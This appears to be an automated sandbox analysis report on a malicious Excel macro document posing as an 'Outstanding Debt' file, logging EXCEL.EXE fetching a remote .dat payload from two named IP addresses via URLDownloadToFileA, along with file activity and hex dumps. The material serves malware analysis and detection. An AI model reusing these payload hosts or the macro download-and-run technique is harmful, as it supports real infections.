74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49723	5.34.179.36	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:38:34.463059902 CEST	1206	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 5.34.179.36 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:38:35.012475967 CEST	1210	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 15:38:34 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49725	45.153.229.23	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:38:35.085726023 CEST	1211	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.153.229.23 Connection: Keep-Alive
May 4, 2021 17:38:35.210279942 CEST	1216	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 15:38:35 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 5872 Parent PID: 792

General

Start time:	17:38:24
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFD9C4E9FDE1D1DDC9.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	687392AB	unknown
C:\Users\user\AppData\Local\Temp\~DFDE5E61099A45DC0B.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6878F261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6883977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	68773F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6876E349	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DFFFD9C4D4C80DAE41.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DF11E810F57118FD77.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DFD8F86FC1E83A2EF1.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6883703B	unknown
C:\Users\user\AppData\Local\Temp\~DFE129C93EAF622E52.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6883703B	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\38AC15D2.tmp	success or wait	1	1D495B	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DFFFD9C4D4C80DAE41.TMP	success or wait	1	6882232A	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1C51E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1C5241	WriteFile
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$...........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 18 ea 63 15 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 f0 e5 63 15 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....c.....&!.................. ....0..... ..,........................... ....c.............. ....H.......D..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.......P...........@......... ..X........................... (........... ...X...........h. ....H...........p...x.......0...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	d0 f8 c0 6c d5 5b 68 4c a1 5b c3 a4 b4 bf db 14 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	...l.[hL.[...............CPf.. ....0...........CPf........ .0..d........CPf.........0.... ....t........0..,....... ....t........0.......... G.... ....k.i...........W........ .k.iX.........r.u........k.i.. ......p#.............t .... q#.............	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff	....L........... ....p...h....... ....0..... ....d..............(# ....#............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8...........P.........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ...A...@..l4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	68773F8E	unknown
